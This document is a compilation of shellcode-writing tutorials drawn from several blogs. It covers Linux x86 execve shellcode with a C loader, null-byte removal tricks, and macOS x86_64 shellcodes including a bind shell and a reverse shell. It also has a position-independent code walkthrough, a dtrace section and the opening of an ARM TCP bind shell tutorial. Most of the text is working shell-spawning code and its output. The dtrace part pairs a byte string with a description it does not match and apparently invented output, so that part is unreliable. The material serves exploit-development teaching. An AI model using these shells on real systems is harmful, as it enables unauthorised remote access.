```
lcall17/lcall127 gates (lcall17_func)
```

```
int0x80 (software interrupt)
```

## WORK FLOW

To perform a syscall , two or more arguments are required

The “syscall number” is loaded into “EAX register”

Arguments needed to be passed through syscall are stored in registers EBX,ECX and EDX(32bit) in the order followed by syscall table

In case of 64bit, QWORD registers and R8-R15 registers are used to store the arguments

## GENERATING A SAMPLE ASM CODE FOR SYSCALL

### EXAMPLE 1

Lets trigger the exit(0) using syscall by ASM

```
mov eax,1
mov ebx,0
int 0x80
```

Here EAX is loaded with 1, so it get the syscall with value 1

```
syscall_value = 1 ---> syscall = sys_exit()
```

The value 0 is loaded into EBX so that it can be used as argument for syscall

int 0x80 is used to trigger interrupt and perform syscall

## EXAMPLE 2

To spawn a “sh” shell using execve()

```
mov eax, 0x0 //initialization
push edx //nullbyte to terminate string (0x0)
push 0x68732f2f //4bytes needed (//sh)[‘//’ is same as
'//']
push 0x6e69622f //4bytes needed (/bin) little endian
mov ebx, esp //moving SP into EBX
push edx //pushing EDX into stack (0x0)
push esp // ESP above EDX in stack
mov ecx, esp // ESP stored in ECX for argv
mov eax, 0x0b //loading eax with syscall value for
execve()
int 0x80 //calling syscall to perform interrupt
```

## MORE ON SYSCALL

Type this command in terminal

```
man syscall
man 'syscall(2)'
```

Also refer this [table](#) for more syscall values of each architecture

## NULLBYTES 0x00

### EFFECT OF NULL BYTES

Functions relying on a string operator such as strcpy(), to copy data into a buffer, and when these functions hit a null byte such as 0x00, they translate that as a string terminator. This, of course, causes our shellcode to fail

### CAUSE OF NULL BYTES

Assembly instructions cause null bytes to reside within your shellcode

Improper initialization of registers

### REMOVING NULL BYTES

#### TYPE 1

Consider you are using a register EAX (32bits/4bytes)

Whenever you are trying to store a small value in EAX(32bit)  
`mov eax, 0x10`

You can use AX(16bit) to store these small values(based on size)

Lower register AL(8bit) gets filled with values and Upper register AH(8bit) gets filled with NULLS

This causes null bytes when converting it into shellcode

Instead of loading small values in the whole register,

We can use its halves

```
mov al, 0x10
```

## TYPE 2

There comes a case in which we need to pass 0 as an argument to syscall

In that type of cases we could not load 0 into register, because it may create NULL BYTES in shellcode

To overcome this, we can store any arbitrary values in register and,

We can XOR the register

```
mov ebx, 0x10
xor ebx, ebx
```

It is the best way because it does not affect the EFLAGS register

TYPE 3 — We can SUB the register

```
mov ebx, 0x10
sub ebx, ebx
```

TYPE 4 — INC or DEC the register

Storing the count value in ECX

## Performing INC(Increment) and DEC-Decrement)

```
inc ebx
dec edx
```

## TYPE 5 — Moving 0 from another register

Lets assume 0x00 is in EDX

To load the value in EBX and to prevent null bytes

```
mov ebx, edx
```

## GENERATING SHELLCODES

Lets assume a scenario where we want to call/spawn a shell from a attack vector

To spawn a shell we need to execute shellcode

And lets fix that we need to spawn “/bin/sh”

Lets replica this [execve shellcode](#)

## COMMON CODE STRUCTURE

Common code structure to execute our shellcode using C program as an exploit is

```
char shellcode[] = "SHELLCODE HERE";
int main(int argc, char **argv) {
 int (*attack)();
 attack = (int (*)())shellcode;
 (int)(*attack)();
}
```

OR

```
char shellcode[] = "SHELLCODE HERE";
int main(int argc, char **argv) {
 ((int (*)())shellcode)();
}
```

## EXPLOIT

Before we attack we need to check the architecture of the victim machine

```
horus@ubuntu:~$ uname -i
i686
horus@ubuntu:~$
```

Lets script the ASM code in editor to process it

```
GNU nano 2.5.3 File: shell.asm

;
section .text
global _start
_start:
 push 0xb
 pop eax
 push ebx
 push 0x68732f2f
 push 0x6e69622F
 mov ebx,esp
 int 0x80
```

Now,lets test the exploit generated from ASM code

```
horus@ubuntu:~/exploit$ ls
shell.asm
horus@ubuntu:~/exploit$ nasm -f elf32 shell.asm -o shell.o
horus@ubuntu:~/exploit$ ls
shell.asm shell.o
horus@ubuntu:~/exploit$ ld -m elf_i386 shell.o -o exploit
horus@ubuntu:~/exploit$ ls
exploit shell.asm shell.o
horus@ubuntu:~/exploit$./exploit
$ id
uid=1000(horus) gid=1000(horus) groups=1000(horus),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
$
```

Run “objdump” to view the hexvalues of each ASM instruction to craft shellcode

```
horus@ubuntu:~/exploit$ objdump -d exploit

exploit: file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
08048060: 6a 0b push $0xb
08048062: 58 pop %eax
08048063: 53 push %ebx
08048064: 68 2f 2f 73 68 push $0x68732f2f
08048069: 68 2f 62 69 6e push $0x6e69622f
0804806e: 89 e3 mov %esp,%ebx
08048070: cd 80 int $0x80
horus@ubuntu:~/exploit$
```

This is the SHELLCODE for our exploit

Copy the shellcode and embed it in another script so that it can run in executable memory

```
GNU nano 2.5.3 File: shellcode exploit.c

const char shellcode[] = "\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80";
int main(int argc, char *argv[])
{
 (*(void(*)()) shellcode)();
```

Compile the source code with “-z execstack” and “-nostdlib” to avoid “segmentation fault” and allowing the binary to run in executable memory

```

horus@ubuntu:~/exploit$ nano shellcode_exploit.c
horus@ubuntu:~/exploit$ cat shellcode_exploit.c
const char shellcode[] = "\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80";

int main(int argc, char *argv[])
{
 (*(void(*)()) shellcode)();
}

horus@ubuntu:~/exploit$ gcc -o attackshellcode shellcode_exploit.c -z execstack -nostdlib
/usr/bin/ld: warning: cannot find entry symbol _start; defaulting to 00000000080480d8
horus@ubuntu:~/exploit$./attackshellcode
$ id
uid=1000(horus) gid=1000(horus) groups=1000(horus),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
$ █

```

<https://infosecwriteups.com/exploitation-with-shellcode-23470cd2aa55>

## Creating OSX shellcodes

I decided to play around with OS X shellcodes, now this time instead of writing a brand new post about it, I will paste here 3 other posts, which I found really useful to get started.

<http://ligocki.tumblr.com/post/5174133459/writing-shellcode-under-mac-os-x-part-0x01>

<https://filippo.io/making-system-calls-from-assembly-in-mac-os-x/>

<http://dustin.schultz.io/blog/2010/11/15/mac-os-x-64-bit-assembly-system-calls/>

A few highlights:

- OS X is a nix based system, so essentially shellcode creation is like on Linux, you can use syscalls
- These days OS X is x64 only, so you need to pass arguments in the registers, the order is: RDI, RSI, RDX, R10, R8 and R9
- syscalls are done through the syscall command, which is stored in the RAX register
- You need to add 0x20000000 to the syscall number

I created two NULL byte free shellcodes for OS X x64:

1. A simple /bin/sh code: <https://www.exploit-db.com/exploits/38065/>
- 2: A bind TCP shell, listening on port 4444: <https://www.exploit-db.com/exploits/38126/>

I also posted them on my github page: <https://github.com/theevilbit/shellcode>

# Shellcode: Mac OSX amd64

## Introduction

Since Mac OSX is derived from BSD sources, I wrongly presumed the BSD codes would work without problem. ox4d\_ having a Mac was able to confirm they did not work and so we realized quickly the solution was simply setting bit 25 of EAX register using **BTS** instruction (*Bit Test and Set*).

```
;
 bts eax, 25
```

You can set alternatively using ROL/ROR/SHL.

## Apple does it their way

System calls in OSX follow the [AMD64 ABI](#) except for one minor difference. The last 8-bits of EAX register represent the “class” of system call as described by Dustin Schultz in [Mac OS X 64 Bit Assembly System Calls](#).

*Mac OS X or likely BSD has split up the system call numbers into several different “classes.” The upper order bits of the syscall number represent the class of the system call, in the case of write and exit, it’s SYSCALL\_CLASS\_UNIX and hence the upper order bits are 2! Thus, every Unix system call will be (0x2000000 + unix syscall #).*

The main difference between system calls on Mac OSX and BSD (which OSX is derived from) is the class. As you can see defined in [syscall\\_sw.h](#)

```
/*
 * Syscall classes for 64-bit system call entry.
 * For 64-bit users, the 32-bit syscall number is partitioned
 * with the high-order bits representing the class and low-
 * order
 * bits being the syscall number within that class.
 * The high-order 32-bits of the 64-bit syscall number are
 * unused.
 * All system classes enter the kernel via the syscall
 * instruction.
 *
 * These are not #ifdef'd for x86-64 because they might be
 * used for
 * 32-bit someday and so the 64-bit comm page in a 32-bit
 * kernel
 * can use them.
 */

#define SYSCALL_CLASS_SHIFT 24
#define SYSCALL_CLASS_MASK (0xFF << SYSCALL_CLASS_SHIFT)
#define SYSCALL_NUMBER_MASK (~SYSCALL_CLASS_MASK)
```

```

#define SYSCALL_CLASS_NONE 0 /* Invalid */
#define SYSCALL_CLASS_MACH 1 /* Mach */
#define SYSCALL_CLASS_UNIX 2 /* Unix/BSD */
#define SYSCALL_CLASS_MDEP 3 /* Machine-dependent */
#define SYSCALL_CLASS_DIAG 4 /* Diagnostics */

```

So when constructing a system call, they use the following macro defined in same header file.

```
#define SYSCALL_CONSTRUCT_UNIX(syscall_number) \
((SYSCALL_CLASS_UNIX << SYSCALL_CLASS_SHIFT) | \
(SYSCALL_NUMBER_MASK & (syscall_number)))
```

## Spawn /bin/sh

```

; 26 bytes execute /bin/sh
;

bits 64

xor esi, esi ; esi = 0
mul esi ; eax = 0, edx = 0
bts eax, 25 ; eax = 0x02000000
mov al, 59 ; rax = sys_execve
mov rbx, '/bin//sh'
push rdx ; 0
push rbx ; "/bin//sh"
push rsp
pop rdi ; rdi="/bin//sh", 0
syscall

```

## Execute command

```

; 43 bytes execute command
;

bits 64

push 59
pop rax ; eax = sys_execve
cdq
bts eax, 25 ; eax = 0x0200003B
mov rbx, '/bin//sh'
push rdx ; 0
push rbx ; "/bin//sh"
push rsp
pop rdi ; rdi="/bin//sh", 0
;

push rdx ; 0

```

```

push word '-c'
push rsp
pop rbx ; rbx="-c", 0
push rdx ; argv[3]=NULL
jmp l_cmd64
r_cmd64: ; argv[2]=cmd
push rbx ; argv[1]="-c"
push rdi ; argv[0]="/bin//sh"
push rsp
pop rsi ; rsi=argv
syscall
l_cmd64:
call r_cmd64
; put your command here followed by null terminator

```

## Bind port to shell

```

; 91 bytes bind shell
;
bits 64

mov eax, ~0xd2040200 & 0xFFFFFFFF
not eax
push rax

xor ebp, ebp
bts ebp, 25
; step 1, create a socket
; socket(AF_INET, SOCK_STREAM, IPPROTO_IP);
push rbp
pop rax ; rax = 0x02000000
cdq
push 1
pop rsi ; rsi = SOCK_STREAM
push 2
pop rdi ; rdi = AF_INET
mov al, 97 ; eax = sys_socket
syscall

xchg eax, edi ; edi=s
xchg eax, ebx ; ebx=2

; step 2, bind to port 1234
; bind(s, {AF_INET,1234,INADDR_ANY}, 16)
push rbp

```

```
pop rax
push rsp
pop rsi
mov dl, 16
mov al, 104
syscall

; step 3, listen
; listen(s, 0);
push rax
pop rsi
push rbp
pop rax
mov al, 106
syscall

; step 4, accept connections
; accept(s, 0, 0);
push rbp
pop rax
mov al, 30
cdq
syscall

xchg eax, edi ; edi=r
push rbx ; rsi=2
pop rsi

; step 5, assign socket handle to stdin,stdout,stderr
; dup2(r, FILENO_STDIN)
; dup2(r, FILENO STDOUT)
; dup2(r, FILENO STDERR)

dup_loop64:
push rbp
pop rax
mov al, 90 ; rax=sys_dup2
syscall
sub esi, 1
jns dup_loop64 ; jump if not signed

; step 6, execute /bin/sh
; execve("/bin//sh", {""/bin//sh", NULL}, 0);
xor esi, esi
cdq ; rdx=0
```

```

mov rbx, '/bin//sh'
push rdx ; 0
push rbx ; "/bin//sh"
push rsp
pop rdi ; "/bin//sh", 0
;
; -----
push rbp
pop rax
mov al, 59 ; rax=sys_execve
syscall

```

## Reverse connect shell

```

; 79 byte reverse shell
;

bits 64

mov rcx, ~0x0100007fd2040200
not rcx
push rcx

xor ebp, ebp
bts ebp, 25
; step 1, create a socket
; socket(AF_INET, SOCK_STREAM, IPPROTO_IP);
push rbp
pop rax
cdq ; rdx=IPPROTO_IP
push 1
pop rsi ; rsi=SOCK_STREAM
push 2
pop rdi ; rdi=AF_INET
mov al, 97
syscall

xchg eax, edi ; edi=s
xchg eax, esi ; esi=2

; step 2, assign socket handle to stdin,stdout,stderr
; dup2(r, FILENO_STDIN)
; dup2(r, FILENO STDOUT)
; dup2(r, FILENO STDERR)
dup_loop64:
push rbp
pop rax ; eax = 0x02000000

```

```

mov al, 90 ; rax=sys_dup2
syscall
sub esi, 1
jns dup_loop64 ; jump if not signed

; step 3, connect to remote host
; connect (sockfd, {AF_INET,1234,127.0.0.1}, 16);
push rbp
pop rax
push rsp
pop rsi
mov dl, 16 ; rdx=sizeof(sa)
mov al, 98 ; rax=sys_connect
syscall

; step 4, execute /bin/sh
; execve("/bin//sh", NULL, 0);
push rax
pop rsi
push rbp
pop rax
cdq ; rdx=0
mov rbx, '/bin//sh'
push rdx ; 0
push rbx ; "/bin//sh"
push rsp
pop rdi ; "/bin//sh", 0
mov al, 59 ; rax=sys_execve
syscall

```

## Sources

[See here.](#)

<https://modexp.wordpress.com/2017/01/21/shellcode-osx/>

[https://www.youtube.com/watch?v=rg6kU42LQcY&ab\\_channel=HackVlix](https://www.youtube.com/watch?v=rg6kU42LQcY&ab_channel=HackVlix)

[https://github.com/daem0nc0re/macOS\\_ARM64\\_Shellcode](https://github.com/daem0nc0re/macOS_ARM64_Shellcode)

## Fun With Shellcode On MacOS x86\_64

Overview and historic info

Before diving into building a test 64-bit shellcode on *macOS Sierra*, some historic information will help to understand the context:

- The stack of applications is marked as ***non-executable by default*** to prevent code injection and stack-based buffer overflows.
- The heap is ***not executable by default***, although it is considerably harder (although not impossible) to inject code via the heap.
- On previous macOS versions, both these settings could be changed system-wide using sysctl (8) command and setting the vm.allow\_stack\_exec and vm.allow\_heap\_exec variables to 1. This is no longer possible in Sierra:

```
$ sysctl -a | grep exec
security.mac.qtn.user_approved_exec: 1
```

```
$ sysctl -w vm.allow_stack_exec = 1
sysctl: unknown oid 'vm.allow_stack_exec'
```

```
$ sysctl -w vm.allow_heap_exec = 1
sysctl: unknown oid 'vm.allow_heap_exec'
```

- For iOS, by default neither heap nor stack are executable.

#### Building shellcode

To start with, we need a simple x86-64 assembly source code. The one from [here](#) looks good:

```
section .data
hello_world db "Hello World!", 0x0a
```

```
section .text
global start
```

start:

```
mov rax, 0x2000004 ; System call write = 4
mov rdi, 1 ; Write to standard out = 1
mov rsi, hello_world ; The address of hello_world string
mov rdx, 14 ; The size to write
syscall ; Invoke the kernel
mov rax, 0x2000001 ; System call number for exit = 1
mov rdi, 0 ; Exit success = 0
```

```
syscall ; Invoke the kernel
```

Next, compile the assembly, link the object to a binary and test it. A newer version of nasm is needed since the default one in Sierra doesn't support macho64 objects:

```
$ nasm -v
```

```
NASM version 2.13.03 compiled on Feb 8 2018
```

```
$ brew install nasm
```

```
$ ln -s /usr/local/Cellar/nasm/2.13.03/bin/nasm myNasm
```

```
$./myNasm -v
```

```
NASM version 2.13.03 compiled on Feb 8 2018
```

```
$./myNasm -f macho64 hello-simple.s
```

```
$ ld hello-simple.o -o hello-simple
```

```
$./hello-simple
```

```
Hello World!
```

OK, it works. Next, to obtain a shellcode from the binary, extract the code bytes of the text section:

```
$ objdump -d hello-simple
```

```
hello-simple: file format Mach-O 64-bit x86-64
```

```
Disassembly of section __TEXT,__text:
```

```
__text:
```

```
1fd9: b8 04 00 00 02 movl $33554436, %eax
1fde: bf 01 00 00 00 movl $1, %edi
1fe3: 48 be 00 20 00 00 00 00 00 00 00 movabsq $8192, %rsi
1fed: ba 0e 00 00 00 movl $14, %edx
1ff2: 0f 05 syscall
1ff4: b8 01 00 00 02 movl $33554433, %eax
1ff9: bf 00 00 00 00 movl $0, %edi
1ffe: 0f 05 syscall
```

```
start:
```

```
1fd9: b8 04 00 00 02 movl $33554436, %eax
1fde: bf 01 00 00 00 movl $1, %edi
1fe3: 48 be 00 20 00 00 00 00 00 00 00 movabsq $8192, %rsi
1fed: ba 0e 00 00 00 movl $14, %edx
1ff2: 0f 05 syscall
1ff4: b8 01 00 00 02 movl $33554433, %eax
1ff9: bf 00 00 00 00 movl $0, %edi
1ffe: 0f 05 syscall
```

```
$ otool -t hello-simple
```

```
hello-simple:
```

```
Contents of (__TEXT,__text) section
```

```
0000000000001fd9 b8 04 00 00 02 bf 01 00 00 00 48 be 00 20 00 00
0000000000001fe9 00 00 00 00 ba 0e 00 00 00 0f 05 b8 01 00 00 02
0000000000001ff9 bf 00 00 00 00 0f 05
```

Next, we need to plug this shellcode into a template c code that will execute it. We need to make sure that the shellcode will be in an executable memory section. By default, a string we define would reside in the .data section. To be safe, we'll move it to the .text section, which contains code and is executable:

```
const char sc[] __attribute__((section("__TEXT,__text"))) =
"\xb8\x04\x00\x00\x02\xbf\x01\x00\x00\x00\x48\xbe\x00\x20\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0e\x00\x00\x00\x0f\x05\xb8\x01\x00\x00\x02\xbf\x00\x00\x00\x00\x0f\x05";
```

```
typedef int (*funcPtr)();
int main(int argc, char **argv)
{
 funcPtr func = (funcPtr) sc;
 (*func)();

 return 0;
}
```

Let's test:

```
$ clang hello.c -o hello2
$./hello2
```

No message. Apparently nothing happens. Time to bring up lldb. As a side-note, if you're not familiar with lldb there is a nice cheatsheet mapping [GDB to LLDB commands](#). Fire up lldb and start analysing:

```
$ lldb ./hello2
(lldb) target create "./hello2"
Current executable set to './hello2' (x86_64).
(lldb) breakpoint set --name main
Breakpoint 1: where = hello2`main, address = 0x0000000100000f50
(lldb) r
Process 4650 launched: './hello2' (x86_64)
Process 4650 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
 frame #0: 0x0000000100000f50 hello2`main
hello2`main:
-> 0x100000f50 <+0>: pushq %rbp
 0x100000f51 <+1>: movq %rsp, %rbp
 0x100000f54 <+4>: subq $0x20, %rsp
 0x100000f58 <+8>: leaq 0x31(%rip), %rax ; sc
[...]
```

Step into the call running the shellcode and notice the point where the message string gets moved into rsi:

```
-> 0x100000f9a <+10>: movabsq $0x2000, %rsi ; imm = 0x2000
 0x100000fa4 <+20>: movl $0xe, %edx
 0x100000fa9 <+25>: syscall
 0x100000fab <+27>: movl $0x20000001, %eax ; imm = 0x20000001
```

Target 0: (hello2) stopped.

```
(lldb) x/s 0x2000
error: failed to read memory from 0x2000.
```

The problem is that code needs to be ***position independent***, and in this case clearly it's not since the initial binary was reading the string from the .data section. This is a well-known issue, not specific to OSX or 64-bit so I won't insist on it. The solution is also well-known:

```
section .data
; Not relevant; just to avoid 'dyld: no writable segment' error
hello db "empty!"
```

```
section .text
```

```
global start
```

```
start:
```

```
 jmp trick
```

```
continue:
```

```
 pop rsi ; Pop string address into rsi
 mov rax, 0x2000004 ; System call write = 4
 mov rdi, 1 ; Write to standard out = 1
 mov rdx, 14 ; The size to write
 syscall ; Invoke the kernel
 mov rax, 0x2000001 ; System call number for exit = 1
 mov rdi, 0 ; Exit success = 0
 syscall ; Invoke the kernel
```

```
trick:
```

```
 call continue
 db "Hello World!", 0xd, 0xa
```

Let's see if it works now:

```
$./myNasm -f macho64 hello.s
$ ld hello.o -o hello
```

```
$./hello
```

```
Hello World!
```

```
$ otool -t hello
hello:
Contents of (__TEXT,__text) section
000000000000001fcd eb 1e 5e b8 04 00 00 02 bf 01 00 00 00 ba 0e 00
000000000000001fdd 00 00 0f 05 b8 01 00 00 02 bf 00 00 00 00 0f 05
000000000000001fed e8 dd ff ff 48 65 6c 6c 6f 20 57 6f 72 6c 64
000000000000001ffd 21 0d 0a
```

```
$ clang hello.c -o hello3
```

```
$./hello3
```

```
Hello World!
```

*There are still more steps to do, like removing null-bytes for example, but it's a good start!*

<https://craftware.xyz/tips/Shellcode-MacOS-64.html>

## Analyzing the Shellcode with Dtrace

**dtrace** is a powerful dynamic tracing tool on macOS that allows you to observe and instrument the behavior of the operating system and user applications. It can also be used to analyze shellcode, which is a piece of machine code that is typically used in exploits and other malicious attacks.

Here's how you can use **dtrace** to analyze shellcode:

1. Create a file called **shellcode.c** that contains your shellcode. For example:

```
char shellcode[] =
"\x48\x31\xc0\x48\x89\xc2\x48\x8d\x0d\x00\x00\x00\x00\x48\x8d\x14\x25\x
00\x00\x00\x00\x48\x81\xea\x00\x10\x00\x48\x31\xd2\x0f\x05\x90";
```

This shellcode simply executes the **syscall** instruction on x86-64 architectures to terminate the current process.

2. Compile the file with the **-m64** flag to produce a 64-bit binary:

```
gcc -m64 -o shellcode shellcode.c
```

3. Use **dtrace** to trace the execution of the shellcode:

```
sudo dtrace -n 'syscall:::entry { @[probefunc] = count(); }' -c './shellcode'
```

This **dtrace** command traces all system calls (**syscall:::entry**) and counts the number of times each system call is executed. The **-c** flag specifies the command to run under **dtrace**, which in this case is the compiled shellcode binary.

4. Run the **dtrace** command and enter your password when prompted.  
The output will show how many times the **syscall** instruction is executed by the shellcode.

Here's an example of what the output might look like:


```
dtrace: description 'syscall:::entry ' matched 450 probes
dtrace: buffer size lowered to 10 pages to fit within 2GB of physical memory
dtrace: opening control driver
dtrace: 1008 dynamic variable drops with non-empty dirty list
dtrace: run control at 21:36:18 on Tue Feb 15 2023
CPU ID FUNCTION:NAME
 2 998 :BEGIN 1
 2 3681 :END 1
 2 3506 exit:entry 1
 2 3507 exit:return 1
 2 3506 munmap:entry 1
 2 3507 munmap:return 1
 2 3506 mmap:entry 1
 2 3507 mmap:return 1
 2 3506 madvise:entry 1
 2 3507 madvise:return 1
 2 3506 brk:entry 1
 2 3507 brk:return 1
 2 3506 write:entry 1
 2 3507 write:return 1
 2 3506 read:entry 1
 2 3507 read:return 1
 2 3506 open:entry 1
 2 3507 open:return 1
 2 3506 close:entry 1
 2 3507 close:return 1
 2 3506 sigprocm
```

[https://www.brendangregg.com/DTrace/DTrace Chapter 9 Applications.pdf](https://www.brendangregg.com/DTrace/DTrace_Chapter_9_Applications.pdf)

## TCP Bind Shell in Assembly (ARM 32-bit)

In this tutorial, you will learn how to write TCP bind shellcode that is free of null bytes and can be used as shellcode for exploitation. When I talk about exploitation, I'm strictly referring to approved and legal vulnerability research. For those of you relatively new to software exploitation, let me tell you that this knowledge can, in fact, be used for good. If I find a software vulnerability like a stack overflow and want to test its exploitability, I need working shellcode. Not only that, I need techniques to use that shellcode in a way that it can be executed despite the security measures in place. Only then I can show the exploitability of this vulnerability and the techniques malicious attackers could be using to take advantage of security flaws.


After going through this tutorial, you will not only know how to write shellcode that binds a shell to a local port, but also how to write any shellcode for that matter. To go from bind shellcode to reverse shellcode is just about changing 1-2 functions, some parameters, but most of it is the same. Writing a bind or reverse shell is more difficult than creating a simple execve() shell. If you want to start small, you can learn how to write a [simple execve\(\) shell](#) in assembly before diving into this slightly more extensive tutorial. If you need a refresher in Arm assembly, take a look at my [ARM Assembly Basics](#) tutorial series, or use this Cheat Sheet:




Before we start, I'd like to remind you that we're creating ARM shellcode and therefore need to set up an ARM lab environment if you don't already have one. You can set it up yourself ([Emulate Raspberry Pi with QEMU](#)) or save time and download the ready-made Lab VM I created ([ARM Lab VM](#)). Ready?

### UNDERSTANDING THE DETAILS

First of all, what is a bind shell and how does it really work? With a bind shell, you open up a communication port or a listener on the target machine. The listener then waits for an incoming connection, you connect to it, the listener accepts the connection and gives you shell access to the target system.



This is different from how Reverse Shells work. With a reverse shell, you make the target machine communicate back to your machine. In that case, your machine has a listener port on which it receives the connection back from the target system.



Both types of shell have their advantages and disadvantages depending on the target environment. It is, for example, more common that the firewall of the target network fails to block outgoing connections than incoming. This means that your bind shell would bind a port on the target system, but since incoming connections are blocked, you wouldn't be able to connect to it. Therefore, in some scenarios, it is better to have a reverse shell that can take advantage of firewall misconfigurations that allow outgoing connections. If you know how to write a bind shell, you know how to write a reverse shell. There are only a couple of changes necessary to transform your assembly code into a reverse shell once you understand how it is done.

To translate the functionalities of a bind shell into assembly, we first need to get familiar with the process of a bind shell:

1. Create a new TCP socket
2. Bind socket to a local port
3. Listen for incoming connections
4. Accept incoming connection
5. Redirect STDIN, STDOUT and STDERR to a newly created socket from a client
6. Spawn the shell

This is the C code we will use for our translation.

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
```

```

#include <netinet/in.h>

int host_sockid; // socket file descriptor
int client_sockid; // client file descriptor

struct sockaddr_in hostaddr; // server aka listen address

int main()
{
 // Create new TCP socket
 host_sockid = socket(PF_INET, SOCK_STREAM, 0);

 // Initialize sockaddr struct to bind socket using it
 hostaddr.sin_family = AF_INET; // server socket type
 address family = internet protocol address
 hostaddr.sin_port = htons(4444); // server port, converted
 to network byte order
 hostaddr.sin_addr.s_addr = htonl(INADDR_ANY); // listen to any address,
 converted to network byte order

 // Bind socket to IP/Port in sockaddr struct
 bind(host_sockid, (struct sockaddr*) &hostaddr, sizeof(hostaddr));

 // Listen for incoming connections
 listen(host_sockid, 2);

 // Accept incoming connection
 client_sockid = accept(host_sockid, NULL, NULL);

 // Duplicate file descriptors for STDIN, STDOUT and STDERR
 dup2(client_sockid, 0);
 dup2(client_sockid, 1);
 dup2(client_sockid, 2);

 // Execute /bin/sh
 execve("/bin/sh", NULL, NULL);
 close(host_sockid);

 return 0;
}

```

### STAGE ONE: SYSTEM FUNCTIONS AND THEIR PARAMETERS

The first step is to identify the necessary system functions, their parameters, and their system call numbers. Looking at the C code above, we can see that we need the following functions: socket, bind, listen, accept, dup2, execve. You can figure out the system call numbers of these functions with the following command:

```

pi@raspberrypi:~/bindshell $ cat /usr/include/arm-linux-gnueabihf/asm/unistd.h | grep socket
#define __NR_socketcall (__NR_SYSCALL_BASE+102)
#define __NR_socket (__NR_SYSCALL_BASE+281)
#define __NR_socketpair (__NR_SYSCALL_BASE+288)
#undef __NR_socketcall

```

If you're wondering about the value of `_NR_SYSCALL_BASE`, it's 0:

```
root@raspberrypi:/home/pi# grep -R "__NR_SYSCALL_BASE" /usr/include/arm-linux-gnueabihf/asm/
/usr/include/arm-linux-gnueabihf/asm/unistd.h:#define __NR_SYSCALL_BASE 0
```

These are all the syscall numbers we'll need:

```
#define __NR_socket (__NR_SYSCALL_BASE+281)
#define __NR_bind (__NR_SYSCALL_BASE+282)
#define __NR_listen (__NR_SYSCALL_BASE+284)
#define __NR_accept (__NR_SYSCALL_BASE+285)
#define __NR_dup2 (__NR_SYSCALL_BASE+ 63)
#define __NR_execve (__NR_SYSCALL_BASE+ 11)
```

The parameters each function expects can be looked up in the [linux man pages](#), or on [w3challs.com](#).

| Function | R7  | R0                   | R1                          | R2                 |
|----------|-----|----------------------|-----------------------------|--------------------|
| Socket   | 281 | int socket_family    | int socket_type             | int protocol       |
| Bind     | 282 | int sockfd           | const struct sockaddr *addr | socklen_t addrlen  |
| Listen   | 284 | int sockfd           | int backlog                 | -                  |
| Accept   | 285 | int sockfd           | struct sockaddr *addr       | socklen_t *addrlen |
| Dup2     | 63  | int oldfd            | int newfd                   | -                  |
| Execve   | 11  | const char *filename | char *const argv[]          | char *const envp[] |

The next step is to figure out the specific values of these parameters. One way of doing that is to look at a successful bind shell connection using strace. Strace is a tool you can use to trace system calls and monitor interactions between processes and the Linux Kernel. Let's use strace to test the C version of our bind shell. To reduce the noise, we limit the output to the functions we're interested in.

Terminal 1:

```
pi@raspberrypi:~/bindshell$ gcc bind_test.c -o bind_test
pi@raspberrypi:~/bindshell$ strace -e execve,socket,bind,listen,accept,dup2
./bind_test
```

